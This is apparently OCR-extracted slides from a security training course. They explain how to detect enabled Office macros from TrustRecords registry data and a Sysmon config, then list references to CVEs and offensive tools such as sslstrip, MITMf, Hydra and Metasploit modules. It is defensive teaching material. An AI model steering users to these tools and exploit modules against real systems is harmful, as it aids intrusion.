
OUTLINE
Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5 Remote Linux Host Attacks
3.2.6 Denial of Service Attacks
3.2.6 Denial of Service Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.7 Malicious Macros
3.2.7 Malicious Macros


3.2.7 Malicious Macros

Detection

As already mentioned the *TrustRecords* key contains the full path to each document. For each trust to be maintained though, additional information is required. This is why each trust record contains not only the full path of the associated document, but also a binary blob containing information about both the trust and the action that triggered the creation of the record.

- If macros were enabled, defenders will see a *FF FF FF 7F* suffix
- If a protected document was marked for editing, defenders will see a *01 00 00 00* suffix





Sources:
https://www.cqure.nl/kennisplatform/hunting-for-evil-detect-macros-being-executed
http://az4n6.blogspot.com/2016/02/more-on-trust-records-macros-and.html

OUTLINE

3.2.5 Remote Linux Host Attacks
3.2.6 Denial of Service Attacks
3.2.6 Denial of Service Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros

3.2.7 Malicious Macros

Detection

Sysmon can monitor changes to this registry hive. The Sysmon config on your right will create an event every time a user enables macros or marks a protected document for editing.

Note: You won't be able to inspect the aforementioned suffix through Sysmon events. You will have find another way to access it.

```
<Sysmon schemaversion="4.00">
  <HashAlgorithms>md5,sha256</HashAlgorithms>
  <EventFiltering>
    <RegistryEvent onmatch="include">
      <TargetObject condition="contains">
        Security\Trusted Documents\TrustRecords
      </TargetObject>
    </RegistryEvent>
  </EventFiltering>
</Sysmon>
```

Source: https://www.cqure.nl/kennisplatform/hunting-for-evil-detect-macros-being-executed

OUTLINE

Attacks
3.2.6 Denial of Service Attacks
3.2.6 Denial of Service Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros

References

OUTLINE

3.2.6 Denial of Service Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
References

References

BGP

https://www.ietf.org/rfc/rfc4271.txt

How does BGP select the best routing path

https://www.noction.com/blog/bgp_bestpath_selection_algorithm

Understanding the Ping and Traceroute Commands

https://www.cisco.com/c/en/us/support/docs/ios-nx-os-software/ios-software-releases-121-mainline/12778-ping-traceroute.pdf

dsniff

https://www.monkey.org/~dugsong/dsniff/

OUTLINE

3.2.6.1 DNS Amplification Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
References
References

References

Cain & Abel

http://www.oxid.it/cain.html

Intercepter-NG

http://sniff.su/

BlackHat 2009 Moxie Marlinspike

https://moxie.org/software/sslstrip

sslstrip

https://github.com/moxie0/sslstrip

OUTLINE
Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
References
References
References

References

HSTS

https://tools.ietf.org/html/rfc6797

preload lists

https://code.google.com/p/chromium/codesearch#chromium/src/net/http/transport_security_state_static.json

OFFENSIVE: Exploiting DNS servers changes Black Hat Asia 2014

http://www.slideshare.net/Fatuo__/offensive-exploiting-dns-servers-changes-blackhat-asia-2014

sslstrip+

https://github.com/singe/sslstrip2

OUTLINE
Amplification Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
References
References
References
References

References

MITMf

https://github.com/byt3bl33d3r/MITMf

Detect DNS Spoofing: dnstraceroute

https://blog.webernetz.net/detect-dns-spoofing-dnstraceroute/

XSS

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

UNC path

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dfsc/149a3039-98ce-491a-9268-2f5ddef08192

OUTLINE

3.2.6.2 Botnet-based Attacks

3.2.6.2 Botnet-based Attacks

3.2.7 Malicious Macros

3.2.7 Malicious Macros

3.2.7 Malicious Macros

3.2.7 Malicious Macros

References

References

References

References

References

References

EWS

https://docs.microsoft.com/en-us/previous-versions/office/developer/exchange-server-2010/dd877045(v=exchg.140)

Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers

https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-security-restrict-ntlm-outgoing-ntlm-traffic-to-remote-servers

THC-Hydra

https://github.com/vanhauser-thc/THC-Archive/tree/master/Tools

Samba

https://www.samba.org/

OUTLINE

3.2.6.2 Botnet-based Attacks
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
References
References
References
References
References
References

References

CVE-2017-7494

http://cve.circl.lu/cve/CVE-2017-7494

CVE-2007-2447

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script

Samba Symlink Directory Traversal

https://www.samba.org/samba/news/symlink_attack.html

CVE-2007-2447: Remote Command Injection Vulnerability

https://www.samba.org/samba/security/CVE-2007-2447.html

OUTLINE

Attacks

3.2.7 Malicious Macros

3.2.7 Malicious Macros

3.2.7 Malicious Macros

3.2.7 Malicious Macros

References

References

References

References

References

References

References

References

Metasploit

https://www.metasploit.com/

smbmap

https://github.com/ShawnDEvans/smbmap

samba_symlink_traversal

https://www.rapid7.com/db/modules/auxiliary/admin/smb/samba_symlink_traversal

Shellshock: All you need to know about the Bash Bug vulnerability

https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability

OUTLINE
3.2.7 Malicious Macros
3.2.7 Malicious Macros
3.2.7 Malicious Macros
References
References
References
References
References
References
References
References

References

CGI attack vector

https://www.fireeye.com/blog/threat-research/2014/09/shellshock-in-the-wild.html

Heartbleed

http://heartbleed.com/

RFC6520

https://tools.ietf.org/html/rfc6520

Private Key

https://info.ssl.com/faq-what-is-a-private-key/

OUTLINE

3.2.7 Malicious Macros
3.2.7 Malicious Macros
References
References
References
References
References
References
References
References
References

References

Java RMI

https://en.wikipedia.org/wiki/Java_remote_method_invocation

RMI Distributed Garbage Collector

http://java.sys-con.com/node/35865

p0wnage and detection with Bro

https://www.zeek.org/brocon2015/slides/sharma_p0wnage.pdf

IP hijacking, a lesser known cyber attack that might have devastating consequences on financial institutions

https://cyberstartupobservatory.com/ip-hijacking

OUTLINE
3.2.7 Malicious Macros
References
References
References
References
References
References
References
References
References
References

References

Deserialization of untrusted data

https://www.owasp.org/index.php/Deserialization_of_untrusted_data

What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability.

https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/

Understanding Java deserialization

https://nytrosecurity.com/2018/05/30/understanding-java-deserialization/

What is a DDoS Attack?

https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/

OUTLINE

References
References
References
References
References
References
References
References
References
References
References

References

EDNS0

https://blogs.msmvps.com/acefekay/2010/10/11/edns0-extension-mechanisms-for-dns/

DNS security extension (DNSSEC)

https://www.incapsula.com/web-application-security/dnssec.html

What is a DDoS Botnet?

https://www.cloudflare.com/learning/ddos/what-is-a-ddos-botnet/

TrustRecords

http://az4n6.blogspot.com/2016/02/more-on-trust-records-macros-and.html

OUTLINE

References

References

References

References

References

References

References

References

References

References

References

References

Hunting for evil: detect macros being executed

https://www.cqure.nl/kennisplatform/hunting-for-evil-detect-macros-being-executed

More on Trust Records, Macros and Security, Oh My!

http://az4n6.blogspot.com/2016/02/more-on-trust-records-macros-and.html

OUTLINE

References
References
References
References
References
References
References
References
References
References
References